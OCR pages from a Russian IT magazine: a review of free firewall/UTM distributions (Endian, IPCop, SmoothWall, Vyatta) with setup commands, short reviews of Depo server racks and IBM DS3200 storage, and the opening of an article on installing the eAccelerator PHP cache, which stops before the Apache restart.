
warning

При установке любого описанного в статье дистрибутива данные на харде будут уничтожены!



dvd

В ролике на нашем DVD мы покажем, как установить и настроить Endian Firewall Community, а затем познакомимся с основными возможностями его интерфейса. Ты убедишься, насколько этот дистрибутив прост в использовании.



ИНТЕРФЕЙС UNTANGLE НАПИСАН НА JAVA, ОТСЮДА И ПРИЛИЧНЫЕ СИСТЕМНЫЕ ТРЕБОВАНИЯ

в shell, установить пароль учетных записей root (для SSH) и admin (веб). Набрав в браузере предоставленный адрес и пройдя несколько шагов, завершаем установку — выбираем язык (есть и русский), часовой пояс, соглашаемся с условиями лицензии GNU GPL. Далее мастер предлагает импортировать настройки из бэкапа, говорим «Нет» и указываем пароли для root и admin.

Теперь настал черед «Мастера настройки сети», упрощающего процесс подключения к сети. С ним необходимо пройти 8 шагов, например, выбрать тип подключения RED (внешнего) интерфейса и отметить, есть ли в наличии WiFi (BLUE) и DMZ (ORANGE). При необходимости изменяем настройки GREEN, присутствует возможность «переназначить» карту и указать алиасы, задать имя хоста. Аналогично повторяем эту операцию для других интерфейсов, вводим адреса основного и резервного DNS-серверов, e-mail админа. Все! После регистрации с учетными данными admin попадаем на главную страницу консоли управления, где выводятся обновляемые в реальном времени графики по трафику, данные по состоянию служб и загрузке системы. Настроек достаточно много, но все они удачно распределены по группам, названия которых говорят сами за себя — Система, Статус, Компьютерная сеть, Службы, Межсетевой экран, Прокси, VPN и События. Справиться с дальнейшими настройками EFW достаточно просто.

IPCOP FIREWALL 1.9.8

САЙТ ПРОЕКТА: **www.ipcop.org**

ДАТА ВЫХОДА: **29 октября 2009 года**

ЛИЦЕНЗИЯ: **GPL**

АППАРАТНЫЕ ПЛАТФОРМЫ: **x86_32**

СИСТЕМНЫЕ ТРЕБОВАНИЯ: **Intel Pentium II 233 МГц, 64 Мб RAM, 2 Гб**

Версия IPCop 0.1.1 (2002 год) базировалась на SmoothWall 0.9.9, затем проект полностью перешел на LFS и сегодня о родстве уже мало, что говорит. Дистрибутив ориентирован на рынок SOHO (Small Office, Home Office), поэтому основная задача разработчиков — сделать интерфейс удобным и простым. В поставке имеется все необходимое для организации защищенного шлюза — фильтр пакетов, IDS/IPS, веб и DNS прокси, DHCP-сервер/клиент, Openswan, OpenVPN, ограничение трафика, NTP-сервер. Реализован контроль соединений через веб-прокси по IP-адресам и имени системы.

Все, чего не хватает в базовой поставке, доступно в аддонах (sf.net/apps/trac/ipcop/wiki/Addons), которые разрабатываются и поддерживаются, как правило, сторонними программистами. Здесь уже находим фильтр URL, продвинутые настройки firewall, проверку веб и SMTP-трафика на вирусы и многое другое. Как и в EFW, интерфейсы имеют цвета — GREEN, RED, ORANGE (DMZ) и т.д. Внешний интерфейс поддерживает подключение по Ethernet (статический, DHCP), PPTP, PPPoE, ISDN, а также посредством модемного соединения. Некоторые операции (подключение, отключение, обновление и т.п.) можно выполнять по расписанию.

До недавнего времени стабильной версией счита-



НАСТРОЙКИ OPENVPN В IPCOP FIREWALL ПРАКТИЧЕСКИ СВОДЯТСЯ К ЕГО АКТИВАЦИИ


лась 1.4.20 (с обновлением до 1.4.21), сегодня активно разрабатывается версия IPCop v2. С релизом 1.9.8 мы и познакомимся. Для загрузки доступны не только традиционные ISO (размер 50 Мб), но и образы для сетевой загрузки, установки на USB-флешку/хард и некоторые другие.

Процесс установки производится в псевдографической консоли и весьма тривиален. По окончании набираем в браузере адрес https://айпишник_шлюза:8443/. Для локализации интерфейса следует перейти в System — GUI Setting и выбрать в списке русский язык.

Консоль управления достаточно проста. Вверху 7 вкладок (Система, Состояние, Сеть, Сервисы, Файервол, ВЧС, Логи), при наведении мышки на любую появляются подпункты. Например, чтобы настроить OpenVPN, переходим в нужную вкладку, где, установив флажок «OpenVPN on RED», активируем сервер. Теперь указываем дополнительные параметры (IP-адрес внешней и внутренней сети, протокол, алгоритм шифрования, сжатие передаваемых данных с помощью библиотеки LZO и т.п.) Переход по «Advanced Server Options» позволит более тонко настроить работу OpenVPN-сервера. Так же просто в «Файервол — Firewall Rules» настраиваются правила пакетного фильтра. Выбираем тип правила (Outgoing Traffic, Перенаправление портов, IPCop Access, External IPCop Access) и заполняем предложенные поля.

SMOOTHWALL EXPRESS 3.0 SP1 «POLAR»
САЙТ ПРОЕКТА: **smoothwall.org**
ДАТА ВЫХОДА: **8 января 2009 года**
ЛИЦЕНЗИЯ: **GPL**
АППАРАТНЫЕ ПЛАТФОРМЫ: **x86_32, x86_64**
СИСТЕМНЫЕ ТРЕБОВАНИЯ: **Intel Pentium 166 МГц, 32 Мб RAM, 2Гб HDD**

НАСТРОЙКИ ПРАВИЛ ПАКЕТНОГО ФИЛЬТРА В ENDIAN FIREWALL



UTM-системы

Сегодня интернет несет в себе не один десяток угроз — вирусы, спам, фишинг, сетевые атаки, спуфинг и так далее. Очевидно, что системы с узкой специализацией (например, антивирусы) неспособны защитить сеть, это под силу только комплексному многофункциональному решению, которое включает в себя все компоненты. Именно такой класс устройств, имеющий в своем составе брандмауэр, IDS/IPS, антивирус, прокси-сервер, контентный фильтр и антиспам модуль, и именуется UTM.

Сам термин UTM (Unified Threat Management, объединенный контроль угроз) введен Чарльзом Колодги из аналитической компании IDC (International Data Corporation) в документе «World wide Threat Management Security Appliances 2004-2008 Forecast and 2003 Vendor Shares:The Rise Of the Unified Threat Management Security Appliance», опубликованном в сентябре 2004 года.





ОБНОВЛЯЕМЫЕ В РЕАЛЬНОМ ВРЕМЕНИ ГРАФИКИ ЗАГРУЗКИ КАНАЛОВ В SMOOTHWALL

Проект, возникший в середине 2000 года, ставил перед собой цель превратить устаревший компьютер в полноценный шлюз с функциями защиты, с настройками которого мог бы справиться обычный пользователь. Начинание имело успех. За первые месяцы с SourceForge было скачано несколько десятков тысяч копий, хотя удобным веб-интерфейсом, IDS/IPS и некоторыми другими полезными функциями SmoothWall обзавелся чуть позже (с версии 0.9.9). В составе SmoothWall имеется все необходимое — firewall, форвардинг портов, поддержка VPN, Web/DNS/POP3/SIP прокси, IM-прокси (MSN/AIM/ICQ/Yahoo) с готовыми фильтрами и журналированием трафика (на базе IMSpector), DHCP-сервер, NTP, поддержка QoS. Возможна установка доступа выхода в интернет для определенных адресов в зависимости от времени суток. При необходимости трафик проверяется при помощи антивируса Clamav.
Как и в двух предыдущих дистрибутивах, поддерживается до 4 сетевых подключений: WAN, LAN, DMZ, WiFi. «Красный» интерфейс можно закрепить за: Ethernet (Static, DHCP), PPPoE, ISDN, ADSL или модемным соединением.
Сам релиз 3.0 вышел в конце 2007 года, сегодня доступна свежая версия с SP1. Кроме ISO (x86, x86_64), на отдельной странице доступен образ VMWare.
Установка достаточно проста, несколько раз нажимаем ОК и процедура завершена. Далее идут первичные настройки — раскладка, hostname и выбор политики исходящего трафика:
• Open — весь исходящий трафик разрешен;
• Half-Open — разрешено подключение только по основным портам, потенциально опасные соединения блокированы;
• Closed — все исходящие соединения блокированы.
Затем настраиваем тип сети. Предлагается несколько комбинаций интерфейсов и типов соединений (GREEN + RED, GREEN + RED + ORANGE и т.п.) После чего распределяем сетевые устройства по назначению, указываем адреса интерфейсам (где нужно) и адреса шлюза и DNS-сервера. Указываем пароль для пользователей root и admin. После перезагрузки для дальнейших установок вызываем браузер и набираем http://ip-адрес:81/ или https://ip-адрес:441.
Веб-интерфейс не локализован, но достаточно прост. Выбираем одну из основных вкладок (Control, About, Services, Networking, VPN, Logs, Tools, Maintenance) и получаем доступ к настройкам. По умолчанию Snort не активирован, необходимо перейти в Services → IDS, установить флажок «Snort» и ввести «Oink code». Настройки правил брандмауэра производятся в Networking, выбираем нужное направление (например, outgoing) и заполняем предложенные поля. Использование AJAX позволяет админу просматривать графики загрузки каналов в реальном времени (вкладка About). Доступна статистика трафика по любому IP-адресу, за любой период времени. Обновление дистрибутива производится нажатием одной кнопки в Maintenance → Updates.

VYATTA COMMUNITY EDITION 5.0.2
САЙТ ПРОЕКТА: **www.vyatta.org**
ДАТА ВЫХОДА: **9 марта 2009 года**
ЛИЦЕНЗИЯ: **GPL**
АППАРАТНЫЕ ПЛАТФОРМЫ: **x86_32**
СИСТЕМНЫЕ ТРЕБОВАНИЯ: **Intel Pentium III 450 МГц, 128 Мб ОЗУ и 2 Гб, 2+ NIC**

Разработчики дистрибутива Vyatta решили составить конкуренцию не кому-нибудь, а самой Cisco Systems. Взяв за основу Debian, они интегрировали его со свободно распространяемой платформой маршрутизации XORP (eXtensible Open Router Platform, xorp.org), разработкой которой занимается группа в ICSI (International Computer Science Institute) Беркли. Установив Vyatta на x86 компьютер, получаем маршрутизатор с функциями IDS/IPS (Snort), кэширующий прокси и фильтр URL (Squid + SquidGuard), сетевые политики (Network Access Policies), OpenVPN, DNS Forwarding, Ethernet Bonding и Bridged Ethernet over ADSL (RFC 2684). Поддерживаются мультипортовые карты (T1/E1, T3 и др.) и беспроводные 3G-модемы.
Первые версии Vyatta настраивались исключительно посредством командной строки (как маршрутизаторы Cisco). С версии 4 стал доступен веб-интерфейс (для этих целей в состав включен lighttpd). Особо подчеркивается поддержка популярных сегодня виртуальных машин — VMware, Xen, Hyper-V и некоторых других гипервизоров. Дистрибутив может работать с LiveCD с сохранением настроек на флешку или другой носитель (файл config.boot). Возможна установка на хард, USB-брелок или карту Compact Flash. При наличии двух дисков установщик позволяет их автоматически связать в RAID 1.
Проект предлагает коммерческую поддержку и продает роутеры с предустановленным ПО. Для свободной загрузки и использования доступна версия Vyatta Community Edition (ISO, образы Citrix XenServer и VMWare).
Процесс установки достаточно прост, хотя и производится при помощи командной строки. Регистрируемся как root с паролем vyatta и запускаем инсталлятор:

```
# install-system
```

Далее приступаем к созданию разделов. По умолчанию стоит Auto. Введя «Yes», подтверждаем уничтожение данных на диске, указываем размер корневого раздела (по умолчанию весь диск) и ждем, пока скопируются данные. Затем устанавливаем пароли пользователей root и vyatta, водружаем GRUB, после чего перезагружаемся и переходим в режим конфигурирования:

```
# configure
```

Настраиваем сетевой интерфейс:

```
# set interfaces ethernet eth0
address 192.168.1.1/24
# set interfaces ethernet eth0
description LAN
```

Включаем веб-интерфейс:

```
# set service https
```


Аналогично включаются и остальные сервисы — nat, dns, dhcp-relay, dhcp-server, webproxy, ssh. В консоли доступно автодополнение: нажимая <Tab>, получаем список возможных значений. Подтверждаем все установки:

```
# commit
```

Смотрим, что получилось:

```
# show interfaces
```

Все настройки можно вывести, набрав



К ОСОБЕННОСТЯМ ВЕБ-ИНТЕРФЕЙСА VYATTA CE 5 ПРИДЕТСЯ ПРИВЫКНУТЬ

show-all. Выходим из режима редактирования по команде exit. Теперь вызываем браузер и настраиваем параметры при помощи веб-интерфейса. Выбираем нужную категорию и нажимаем кнопку Create, после чего заполняем предложенные поля. Кнопка Show в самом верху покажет конфигурационный файл, в котором знаком «+» будут подсвечены добавленные, но еще не активированные параметры. Чтобы привести их в действие, нажимаем кнопку Commit (отмена — Discard).
На мой взгляд, настраивать аналогичное разрешающее правило при помощи предлагаемого веб-интерфейса, проще ввести в командной строке:

```
# set firewall name allow rule 10 action accept
# set firewall name allow rule 10 source address
192.168.0.0/24
# set interfaces ethernet eth0 firewall in name allow
# commit
```


Нужно только немного привыкнуть к новому синтаксису.

ЗАКЛЮЧЕНИЕ

Победителя каждый выберет себе сам, исходя из конкретных задач. Мне лично нравится Vyatta за гибкость и Cisco-подобные команды, Endian Firewall и Untangle — за оснащенность. Если тебе нужна простота в настройках, присмотрись к SmoothWall и IPCop. ⌶

Все в одном — eBox Platform

eBox (www.ebox-platform.com) отличается от решений, ориентированных исключительно на построение защищенного шлюза. Сами разработчики eBox определяют назначение как «Open source small business server», поэтому и возможностей у него на порядок больше. eBox присущи все функции предоставления доступа в интернет и UTM-решения. Кроме того, в его состав включены все компоненты, затребованные в сетях малого и среднего бизнеса — Samba, Jabber/XMMP, почтовый (Postfix/Dovecot) и веб-сервер (с поддержкой виртуальных доменов), приложение групповой работы eGroupware (календарь, контакты, веб-почта и т.п.), VoIP Asterisk. Все это дополнено компонентами аутентификации пользователей, мониторинга, отчетов и удобным локализованным веб-интерфейсом управления. В процессе установки администратор самостоятельно выбирает необходимые компоненты. Основой последней версии eBox 1.2 является Ubuntu Server 8.04, с которым он полностью совместим по пакетам.



EBOX — ДОВОЛЬНО ОСНАЩЕННОЕ РЕШЕНИЕ





На полу и на стене

Rack 650G и Rack 600W: серверные шкафы от компании Depo



Технические характеристики DEPO Rack 650G

> Размеры:
Ширина — 650 мм
Глубина — 1000 мм
Высота — 42U (шкафы другой высоты или цвета — под заказ)

> Особенности:
Вертикальные 19" профили — 4 шт
Кабельные вводы — щеточные 8 шт
Макс. нагрузка — 900 кг

> Материал:
Рамы — сталь #1.5, 2.0 мм (профили, перекладины соответственно)
Боковые панели, верхняя заглушка — сталь #1.0 мм
Двери, фальш-крыша, вентиляционная панель, панель с фильтрами — сталь #1.5 мм
Нижние перекладины — сталь #2.0 мм
Варианты поставки передних дверей — металлостеклянные

Технические характеристики DEPO Rack 600W

> Размеры:
Ширина — 600 мм, глубина — 600 мм, стандартная высота — 12U
Шкафы другой высоты или цвета — под заказ

>Особенности:
Вертикальные 19" профили — 4 шт., передние профили, регулируемые по глубине
Стеклянная дверь с замком и комплектом ключей
Максимальная нагрузка — 60 кг
Поставляется в собранном виде

>Материал:
Корпус — сталь #1.5мм
Профили — сталь #1.5 мм
Дверь — сталь #1.5 мм



Сегодня под зоркий глаз рубрики IN DA FOCUS угодили сразу два серверных шкафа: напольный Rack 650G и настенный Rack 600W. Оба произведены российской компанией Depo, чье оборудование не раз попадало на страницы][.

Rack 650G — классический серверный шкаф высотой 42U. Среди отличительных особенностей можно отметить максимальную нагрузочную способность в 900 Кг, возможность простого демонтажа дверей и боковых панелей, обширное кабельное пространство, возможность регулировки 19" профилей под любое оборудование, удобство подводки кабелей с 4-х сторон через щеточные вводы пола и потолка. Шкаф выполнен из стали со стеклянной дверцей с замками.

Опционально Rack 650G может быть оснащен множеством дополнительных аксессуаров, таких как платформа на 6 вентиляторов, полки для шкафов глубиной 1000 мм, консоль управления, KVM-коммутатор, панель электропитания, фальш-панель, панель освещения, термостат, крепежные комплекты, система бесперебойного питания и другое. В минимальной конфигурации со сроком гарантии в 1 год цена на шкаф составляет 44 123 рублей.

Rack 600W — настенный шкаф высотой 12U — будет удобен, когда установка большого количества оборудования не требуется. Эта модель выполнена из листовой стали толщиной 1.5 мм с дверью из тонированного закаленного стекла в стальной раме. Днище и крыша шкафа перфорированы для более эффективной вентиляции. Шкаф может быть установлен на пол или смонтирован на стене. Набор опциональных аксессуаров включает в себя: панель электропитания, кабельный органайзер, крепеж, патч-панели. Цена шкафа: 9 795 рублей.

Поверхности серверных шкафов окрашены по порошково-полимерной технологии текстурированной черной RAL 9005. Другие цвета покрытия (согласно каталогу RAL) — по специальному заказу.

Дисков много не бывает

IBM System Storage DS3200: внешняя система хранения данных

Технические характеристики IBM System Storage DS3200

> Модели:
1726-21X — один контроллер
1726-22X — два контроллера
1726-22T — два контроллера (данная модель разработана для телекоммуникационной отрасли)
1726-21E — один контроллер, Express
1726-22E — два контроллера, Express

> Контроллер RAID:
Два активных устройства

> Кэш-память одного контроллера:
Кэш-память объемом 512 Мб с резервным питанием от аккумулятора и возможностью увеличения до 1 Гб

> Уровни RAID:
RAID 0, 1, 3, 5, 6, 10

> Внешний интерфейс:
1 или 3 хост-порта для одного контроллера, SAS 3 Гбит/с

> Поддерживаемые диски:
Поддержка жестких дисков SAS со скоростью 3 Гбит/с и частотой вращения 10 000 или 15 000 оборотов в минуту, а также SATA 3 Гбит/с (7200 об/мин)

> Максимальное количество жестких дисков:
до 12 жестких дисков SAS и SATA (3.5")
до 48 жестких дисков при использовании трех блоков расширения EXP3000

> Источник питания:
Два блока питания с возможностью «горячей» замены

> Поддержка установки в стойку:
Форм-фактор 2U, 19"

> Размеры:
Высота: 8.7 см
Глубина: 55 см
Ширина: 44.7 см
Вес: примерно 17.2 кг для стандартной конфигурации, 29.2 кг для максимальной конфигурации

> Тепловыделение:
Минимальная конфигурация: 60 Ватт
Максимальная конфигурация 361 Ватт

Управляющее ПО:
IBM System Storage DS3000 Storage Manager


Особенности:
Поддержка функций IBM FlashCopy (резервное копирование в определенный момент времени) и VolumeCopy (копирование тома)

Гарантия:
Трехлетняя гарантия на комплектующие и сборку



>> SYN/ACK

System Storage DS3200 — это внешняя система хранения данных для малых и средних предприятий от компании IBM, которая характеризуется доступной ценой и большой емкостью хранилища. DS3200 — превосходное решение для быстрорастущих компаний, потребности которых в объемах дисковых хранилищ постоянно возрастают. Она не только позволит подготовить IT-инфраструктуру к росту, но и обеспечит более надежное хранение информации.
DS3200 выполнена в форм-факторе 2U и предназначена для монтажа в 19" стойку. На ее передней панели расположены 12 отсеков для жестких дисков с интерфейсом SAS/SATA и возможностью «горячей замены», так что даже в стандартной конфигурации общая емкость хранилища может составлять 3.6 Тб (диски емкостью 300 Гб). При подключении же модулей расширения EXP3000 (до 3-х шт.) общая емкость может достигать 14.4 Тб. Система использует два активных RAID-контроллера с 512 Мб памяти и резервным питанием от аккумулятора, поддерживает уровни RAID 0, 1, 3, 5, 6 и 10. В качестве интерфейса подключения можно задействовать от одного до трех портов SAS, что позволяет использовать систему хранения сразу тремя серверами без потери производительности.
Для управления системой служит DS3000 Storage Manager, обладающий удобным графическим интерфейсом настройки и администрирования. Это программное обеспечение очень легко для понимания и не требует дополнительных знаний о системах хранения, поэтому с настройкой справится даже администратор-новичок.
System Storage DS3200 соответствует стандартам питания NEBS и Европейского института телекоммуникационных стандартов (ETSI). Специальный вариант системы под названием Telco разработан для применения в телекоммуникационной отрасли и поддерживает источники питания постоянного тока с напряжением -48 В.
Ориентировочная стоимость: 88 000 рублей.



ЕВГЕНИЙ ЗОБНИН J1M@SYNACK.RU

Остаться на плаву

ОБВЕСКИ ДЛЯ WEB-СЕРВЕРА, БЕЗ КОТОРЫХ НЕ ОБОЙТИСЬ

Сегодня Web-серверы играют важнейшую роль в интернет-инфраструктуре. На них держится все, начиная с сайта Марины Петровны с посещаемостью 3 человека в месяц и заканчивая высоконагруженными проектами YouTube и Twitter. От производительности и безопасности Web-серверов во многом зависит конкурентоспособность сервиса, но чтобы выжать из сервера все, недостаточно одной только тонкой настройки Apache и PHP.

EACCELERATOR Исполнение PHP-скриптов очень сложная задача, создающая огромные нагрузки на Web-сервер. По сути, именно разбор скриптов зачастую является наиболее затратным процессом, происходящим на машине, где крутится сервис. При этом не все Web-дизайнеры и программисты знают, что процесс исполнения PHP-кода (как, впрочем, и кода на любом другом современном интерпретируемом языке) состоит из двух этапов: трансляция кода PHP в байткод виртуальной машины и непосредственное исполнение байткода.

Первая операция в большинстве случаев более сложна и ресурсоемка, чем вторая, поэтому разумнее хранить прекомпилированный PHP-байткод в кэше и запускать на исполнение именно его, пропуская процедуру трансляции. К сожалению, стандартный интерпретатор PHP не позволяет проделывать такое, поэтому уже давно существует несколько проектов по созданию PHP-ускорителей, наиболее производительный из которых носит имя eAccelerator.

eAccelerator (eaccelerator.net) — это PHP-ускоритель, основанный на коде проекта Turck MMCache (sourceforge.net/projects/turck-mmcache). Он не только кэширует PHP-код в виде байткода, но и производит его оптимизацию, позволяет хранить кэш на диске и обладает развитой системой настроек.

eAccelerator распространяется в виде PHP-модуля, но доступен в репозиториях далеко не всех дистрибутивов, поэтому мы установим его из исходных текстов. Для этого получим последнюю стабильную версию модуля:

```
$ cd ~/tmp
$ wget http://bart.eaccelerator.
net/source/0.9.5.3/eaccelerator-
0.9.5.3.tar.bz2
$ tar -xjf eaccelerator-0.9.5.3.tar.bz2
$ cd eaccelerator-0.9.5.3
```

Установим пакеты, необходимые для сборки ПО из исходников (gcc, binutils и т.д.):

```
$ sudo apt-get install build-
essential
```

Также нам понадобится пакет php-devel (php5-devel), содержащий утилиту phpize:

```
$ sudo apt-get install php5-devel
```

Запускаем процесс сборки:

```
$ export PHP_PREFIX="/usr"
$ $PHP_PREFIX/bin/phpize
$ ./configure \
--enable-eaccelerator=shared \
--with-php-config=$PHP_
PREFIX/bin/php-config
$ make
$ sudo make install
```

Узнаем местоположение файла php.ini (в разных дистрибутивах он находится в разных местах):

```
$ php -i | grep php.ini
```

И добавляем в него следующие строки:

$ sudo vi /etc/php5/apache2/php.ini

```
extension="eaccelerator.so"
// В дисковом кэше будут храниться
данные сессий, контент и прекомпили-
рованный код
eaccelerator.cache_dir="/tmp/
eaccelerator"
// Включаем eAccelerator (данная
опция может быть полезна, если нужно
отключить кэширование для одного или
нескольких виртуальных хостов, при-
мер: "php_admin_value eaccelerator.
enable 0" в соответствующей секции
vhost конфига Web-сервера)
eaccelerator.enable="1"
// Включаем оптимизатор, который по-
может ускорить выполнения кода
eaccelerator.optimizer="1"
// При каждом обращении проверяем
время модификации скрипта, чтобы оп-
ределить, нуждается ли он в переком-
пиляции или нет
eaccelerator.check_mtime="1"
// Отключаем журналирование отладоч-
ной информации
eaccelerator.debug="0"
// С помощью этой директивы можно
определить, какие PHP-файлы могут
быть кэшированы (например, "*.php
*.phtml"), задаем все:
eaccelerator.filter=""
// Количество памяти (shared
memory), выделяемой для кэширования
PHP-скриптов
eaccelerator.shm_size="16"
```



```
eaccelerator.shm_max="0"
eaccelerator.shm_ttl="0"
eaccelerator.shm_prune_period="0"
eaccelerator.shm_only="0"
// Устанавливаем максимальный уровень сжатия для контен-
тного кэширования
eaccelerator.compress="1"
eaccelerator.compress_level="9"
```

Создаем каталог для файлов кэша:

```
$ mkdir /tmp/eaccelerator
$ chmod 0777 /tmp/eaccelerator
```

Перезапускаем apache:

